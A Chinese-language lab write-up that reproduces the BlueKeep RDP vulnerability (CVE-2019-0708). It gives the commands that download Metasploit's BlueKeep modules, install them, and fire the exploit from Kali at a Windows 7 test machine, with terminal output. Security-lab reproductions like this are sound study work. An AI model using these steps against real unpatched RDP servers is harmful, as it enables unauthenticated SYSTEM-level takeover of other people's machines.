CVE-2019-0708复现

前言

2019年9月7日晚上凌晨左右，有师傅在Github上发布了CVE-2019-0708的漏洞利用程序。

漏洞描述

Windows系列服务器于2019年5月15号，被爆出高危漏洞，该漏洞影响范围较广如：windows2003、windows2008、windows2008 R2、windows xp系统都会遭到攻击，该服务器漏洞利用方式是通过远程桌面端口3389，RDP协议进行攻击的。这个漏洞是今年来说危害严重性最大的漏洞，跟之前的勒索，永恒之蓝病毒差不多。CVE-2019-0708漏洞是通过检查用户的身份认证，导致可以绕过认证，不用任何的交互，直接通过rdp协议进行连接发送恶意代码执行命令到服务器中去。如果被攻击者利用，会导致服务器入侵，中病毒，像WannaCry 永恒之蓝漏洞一样大规模的感染。2019年9月7日晚上凌晨1点左右，metaspolit更新了漏洞利用程序

在2019年5月，微软发布了针对远程代码执行漏洞CVE-2019-0708的补丁更新，该漏洞也称为“BlueKeep”，漏洞存在于远程桌面服务（RDS）的代码中。此漏洞是预身份验证，无需用户交互，因此具有潜在武器化蠕虫性性漏洞利用的危险。如果成功利用此漏洞，则可以使用“系统”权限执行任意代码。Microsoft安全响应中心的建议表明这个漏洞也可能会成为一种蠕虫攻击行为，类似于Wannacry和EsteemAudit等攻击行为。由于此漏洞的严重性及其对用户的潜在影响，微软采取了罕见的预警步骤，为不再受支持的Windows XP操作系统发布补丁，以保护Windows用户。

漏洞复现


环境介绍

```
攻击机：Kali
ip地址：192.168.174.129

目标靶机：Windows7
OS 名称: Microsoft Windows 7 旗舰版
OS 版本: 6.1.7601 Service Pack 1 Build 7601
ip地址：192.168.174.130

连接工具：Xshell
```

环境搭建

```
#镜像下载
ed2k://|file|cn_windows_7_ultimate_with_sp1_x64_dvd_u_677408.iso|3420557312|B585
48681854236C7939003B583A8078|/
```

开启远程连接



漏洞利用

```
# 下载文件

mkdir 0708

wget https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/lib/msf/core/exploit/rdp.rb

wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp_scanner.rb

wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/exploits/windows/rdp/cve_2019_0708_bluekeep_rce.rb

wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/cve_2019_0708_bluekeep.rb
```

```
root@kali:~/0708# wget https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/lib/msf/core/exploit/rdp.r
b
--2019-09-08 07:21:22--  https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/lib/msf/core/exploit/rdp
.rb
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.108.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 47013 (46K) [text/plain]
Saving to: ‘ rdp.rb’

rdp.rb                              100%[=================================================================================>]  45.91K  66.7KB/s    in 0.7s

2019-09-08 07:21:23 (66.7 KB/s) - ‘ rdp.rb’  saved [47013/47013]

root@kali:~/0708# wget https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp_sca
nner.rb
--2019-09-08 07:21:30--  https://github.com/rapid7/metasploit-framework/raw/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp_s
canner.rb
Resolving github.com (github.com)... 13.229.188.59
Connecting to github.com (github.com)|13.229.188.59|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanner/rdp/rdp_scann
er.rb [following]
--2019-09-08 07:21:32--  https://raw.githubusercontent.com/rapid7/metasploit-framework/edb7e20221e2088497d1f61132db3a56f81b8ce9/modules/auxiliary/scanne
r/rdp/rdp_scanner.rb
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.108.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
```

```
#创建文件夹
mkdir -p /usr/share/metasploit-framework/modules/exploits/windows/rdp/
mkdir -p /usr/share/metasploit-framework/lib/msf/core/exploit/
mkdir -p /usr/share/metasploit-framework/modules/auxiliary/scanner/rdp/
```

```
root@kali:~/0708# mkdir -p /usr/share/metasploit-framework/modules/exploits/windows/rdp/
root@kali:~/0708# mkdir -p /usr/share/metasploit-framework/lib/msf/core/exploit/
root@kali:~/0708# mkdir -p /usr/share/metasploit-framework/modules/auxiliary/scanner/rdp/
root@kali:~/0708#
```

```
# copy文件
cp rdp.rb /usr/share/metasploit-framework/lib/msf/core/exploit/

cp rdp_scanner.rb /usr/share/metasploit-framework/modules/auxiliary/scanner/

cp cve_2019_0708_bluekeep_rce.rb /usr/share/metasploit-
framework/modules/exploits/windows/rdp/

cp cve_2019_0708_bluekeep.rb /usr/share/metasploit-
framework/modules/auxiliary/scanner/rdp/
```


```
root@kali:~/0708# cp rdp.rb /usr/share/metasploit-framework/lib/msf/core/exploit/
root@kali:~/0708# cp rdp_scanner.rb /usr/share/metasploit-framework/modules/auxiliary/scanner/
root@kali:~/0708# cp cve_2019_0708_bluekeep_rce.rb /usr/share/metasploit-framework/modules/exploits/windows/rdp/
root@kali:~/0708# cp cve_2019_0708_bluekeep.rb /usr/share/metasploit-framework/modules/auxiliary/scanner/rdp/
root@kali:~/0708#
```

```
msfconsole # 启动msfconsole(版本可以更新一下)
msf5 > reload_all #重新加载所有模块
```

```
                        |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                .
                .
       o                To boldly go where no
                         shell has gone before


      =[ metasploit v5.0.46-dev                          ]
+ -- --=[ 1922 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > reload_all
[*] Reloading modules from all module paths...
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


      =[ metasploit v5.0.46-dev                          ]
+ -- --=[ 1922 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 >
```

```
msf5 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > info

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.174.130
#设置目标靶机地址

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 3 #设置目标靶机
机器架构

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
```

成功



参考

https://qiita.com/shimizukawasaki/items/024b296a4c9ae7c33961

https://github.com/rapid7/metasploit-framework/pull/12283/files

http://www.nmd5.com/?p=409&from=timeline&isappinstalled=0

https://www.cnblogs.com/backlion/p/11482322.html?from=timeline